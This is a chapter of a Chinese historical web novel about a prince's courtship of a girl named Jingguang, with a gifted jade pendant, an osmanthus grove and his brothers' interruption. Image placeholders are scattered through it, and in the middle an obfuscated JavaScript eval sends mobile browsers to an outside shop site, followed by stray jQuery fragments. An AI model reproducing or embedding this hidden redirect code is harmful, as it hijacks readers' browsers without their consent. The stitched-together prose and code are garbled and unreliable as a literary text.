“这件事情父皇讳莫如深,前朝楚家的余党拥趸也不敢多加置喙。是以我能探听到的消息不多,大概就是二皇兄因为想要增加联姻被父皇厌弃,似乎今后也没有翻身、登上那个位置的机会了。”
五皇子府的桂花林里,一对少年男女窃窃私语。
五皇子眼含真诚的歉意:“二姑娘……镜,镜光,如今皇祖母抱恙,我无法直接和父皇说赐婚的事情,你等等我。”
镜光本来也是要等的,毕竟,她还准备这两天找个说辞和母亲们坦白呢。幸好现在赐婚不成,不然家里面一定会吓一大跳!
“我信你。”
一身绿意的少女笑意吟吟,头上的珍珠发梳若隐若现。
她对襟竹青色大褂金绣的桂花在茂密的桂花林下,似乎也散发无尽清香。
“嗯,镜光。”
随着心上人名字的再一次说出口,五皇子的脸颊更添红艳。
那双比羊脂白玉还要洁白的手指伸进衣襟,掏出了一枚散发微光的莹润玉佩:
“父皇紧急把我调往西北监军,我预计要半年才能归来。不过镜光放心,我已经和宫中的贵母妃和珍母妃,就是三弟四弟的母亲都有所请示,娘娘们也应允了。有她们看着,你不用担心这段时间会有其他意外的婚事。”
“等我回来。”
五皇子试探性地托住镜光戴着几个叮当作响的金镯的手,将那暖乎乎的玉佩放在了女孩的手心。
“是暖的!”玉佩触手的一瞬间,镜光忍不住惊呼。
单说玉佩,她见过的不少,但这样暖融融的养身之物,却只在传闻中听过。
据说在前朝皇室,也只有几位盛极一时的宠妃得到过赏赐呢。
更何况这枚玉佩,不仅质地上佳、细腻无比,还是狸奴扑花的形状呢!虽然雕刻得马马虎虎,可是细看下来情态可爱,更让人心生喜欢了。
五皇子将玉佩送出后,立即收回双手,掩盖住手心的红痕。
“听闻镜光去年此时有过一场大病,我只恨当时未与你相识相知、不能替你承受痛苦。”
“今年你的生辰快要到了,我却即将远行。就让这块玉佩作为我的心意,在生辰当日陪伴镜光左右吧。”
一阵微风吹过,金色的桂花和尚未凋零的碧叶摇晃而落,正是:
此时无酒人自醉,西风拂落一丛金。
眼尖的镜光看见了少男手中的红印,便也知晓了这手艺不算精湛的雕刻来自哪个外行。
镜光的心,这一刻,也暂时忽略掉五皇子的惊世容颜,而是随着晃到步摇上的花瓣一起,摇摇晃晃。
“谢谢你。”她正色道。
“谢谢你,为了你的心意,为了你亲自雕刻的玉佩,为了这一树金桂。”
五皇子大喜,浓墨重彩的五官流露出纯然的喜悦:
“我就知道你喜欢桂花!在设计的时候,内务府问我有什么喜好,我满脑子就想,要是……要是有朝一日你过来,看见这样的景色,定会喜欢。”
“这世上没有人比你更配桂花了。”
镜光“扑哧”笑出声来:“你这样说、你有这样的心意我很高兴,可是要‘没人配得上桂花’,那可真真是胡说了。”
“万事万物,都是自然奇珍、造化恩赐,我要说这是我的专属,那可真是老天都要看不下去了!”
“不过——”她晶亮的眼睛坦率直视五皇子的眼睛,“我真的谢谢你把我的喜好放在心上,我真的喜欢桂花。”
也许是天意吧,去年生日之后,她忙着表姐的事情,在明化寺丢了桂花;
这一年,她也没心思赏花游玩,但今日的满园芬芳,已经填满了她的心房。
听到“明化寺”三个字,五皇子愣了一下,随后声音颤颤:“明化寺的桂花……可是被风儿吹落的绒花?我……”
镜光征然一瞬,旋即笑出了酒窝。
原来她和他的缘分,早已开始了。
天香林中,初识情踪;
原来早已,红线牵动。
人悄悄,影重重。
眉欲语,意已通。(注)
镜光知道,自古以来,“女也不爽,士贰其行。士也罔极,二三其德”者众多。但至少此刻,对方的心意,是一瞬间的地久天长。(注)
不过——“你说你托付了三皇子和四皇子的母妃看顾我,怎么不提李贵嫔娘娘呢?”
李贵嫔,算来才是五皇子的养母啊。
说到这里,五皇子也有些不自在:
“二皇兄‘生病’了,大皇兄觉得他还是很有希望的,如今也不爱和我多说话……我不敢惊动养母。”
他倒不是觉得镜光哪里不对,但是她真的太敏锐太能思考联想了,敏锐到像是一把随时准备割去痈疮的锋利匕首,有时候让他无所遁形。
镜光眼波一转。
结合之前两人说过的话,秒懂!
原来的情况是老大老二分庭抗礼;今年春闱,两人都被拉下了泥潭,手上一部分事情移交给了三四五。
如今,二皇子失去了夺嫡的希望,老大又觉得天晴了、他行了,再加上承德帝满意于老五的表现有意历练,这回可不就是最大的和最小的兄弟二人杠上了吗?
说是如此,镜光直觉:
大皇子对以往的“跟班”产生忌惮,很有可能,是当初属于自己的利益被转移给了对方;
而承德帝应该对大皇子,也没有多少期待了。
“陛下——”
镜光刚想继续问些什么,一道兴味盎然的清亮少年声音打断了她。
——“来,四弟,咱们看看五弟的院子!”
“哎哟,三皇子殿下,您等等奴才通报啊!”后面,五皇子的贴身太监丰茂追得气喘吁吁。
正是不请自来的三皇子。
他今日参观完自己的府邸,兴致正浓,也没个打招呼就跑到了四皇子府转了一圈。
眼看四弟那名为“皇子府”实为“皇家寺庙别院”的烟火缭绕,他暗道老四实在是无趣。
趁四皇子不注意,无法无天的三皇子,拽着弟弟脖子上的佛珠,就把他拉到了五皇子这边。
按照惯例,依旧是不打招呼就来了。
听到打扰约会的哥哥的声音,瞬间,五皇子本来阳光灿烂的脸,都要和落下的叶子一样绿了。
这个三哥,可真会挑时候。
看见五皇子五官发皱、面如菜色,镜光几乎要哈哈大笑了。
这几个皇子,确实是足够奇葩,也足够有趣。
眼见桂花林视角宽阔,也没个隐藏的地方,镜光自己做出了决定:
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17765068|205799||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
“我看林子边有个厢房,不知用在何处?如果方便的话,我便在那里休息片刻,殿下招待皇子们就好。”
反正她带来的其他仆从都在客房暂时休息,她找个地方躲着,回头悄悄离开也就是了。
五皇子刚想说他出去打发兄长送客,可“扰人约会”的声音越发嚣张,简直就是在两人的耳膜上徘徊。
“五弟啊,五弟——”
那边三皇子的嗓门越来越大,暗骂不停的五皇子也只能让镜光暂避。
所幸那里是本来准备用作观景书房的地方,布置雅致,也不会委屈佳人。
镜光抿嘴一笑,向五皇子眨眨眼睛,扭身到了那全新的书房,侧身就着书房的门窗,观察桂花园新来的访客。
镜光:暗中观察O_o
她刚刚站定,就看见两个少年和青年之间的郎君,一个拉着一个闯入林子。
准确地说,是前一个一身红衣、黑发高束的年轻男子一马当先,强拽后面那位素绿棉袍的男子往前走。
前头的桀骜不驯,一看背影便知,这就是那日酔来楼下鲜衣怒马的少年;
后门跟着的清俊文静,很是乖巧的样子,被兄长拉着东西左右地摇摆。
这是镜光的第一感觉。
两人站在五皇子的面前,和重新换上客气笑容的主人家寒暄。
也不知他们说了什么,两位皇子开始转身抬头,欣赏起这五皇子特别要求吩咐的芳香院落了。
就在他们转头的一刹那,能张目对日、细观万物纹理的镜光,隔着数丈的距离,清楚地看见了两位来客的脸:
一个桀骜张扬、挺胸昂首,凤眼微挑、笑唇轻勾。
那样的笑不是五皇子展颜时明媚鲜艳的笑,而是带了点痞气和天不怕地不怕的邪气。
他满身不驯的恣意就像是跳动的火焰,时时勾着人靠近,又害怕受到烧灼……但是莫名让人感觉有点莽和憨;
而另一个,面容俊秀、温润如玉,眼睛里盛满了宁静与淡然,配上他的衣服,更像是深山古刹的苍松翠竹了。
他的一举一动都不急不缓,温和与宁静,就像是他与生俱来的特质。
好看,都好看;
这个好看,那个也好看!
颜控镜光对眼前的场景看了又看,满意得不得了。
一瞬间,镜光突然理解了,为什么皇帝们有一个美人还不知足,要搞出来三宫六院了。
换作她,看见这么多各有千秋的美人,只有更喜欢的道理!
光是眼前的三兄弟,就已经分别是灿如骄阳、皎似皓月、色比春花了,而天下美人千千万万,只会让她更加心动。
她简直不敢想象,如果将这些美人通通笑纳,她将会是个多么快乐的小女孩!
甚至还能分给表姐表妹好几个!
不过出于目前的限制,镜光还是暂停了这样的想法。
回家的马车上,她的遗憾叹息引起了莳雨的问候。
“好莳雨,你说,要是同时摆在你面前的有三盘美味的点心,一盘内里红艳艳的梅花饼、一碗夏日清爽的绿豆沙、还有一碟黄澄澄的蛋黄酥,你却只能选择一份,是不是太可惜了?”
莳雨深以为然。
并建议镜光转道去香满城:
这些点心,她的姑娘都要拥有!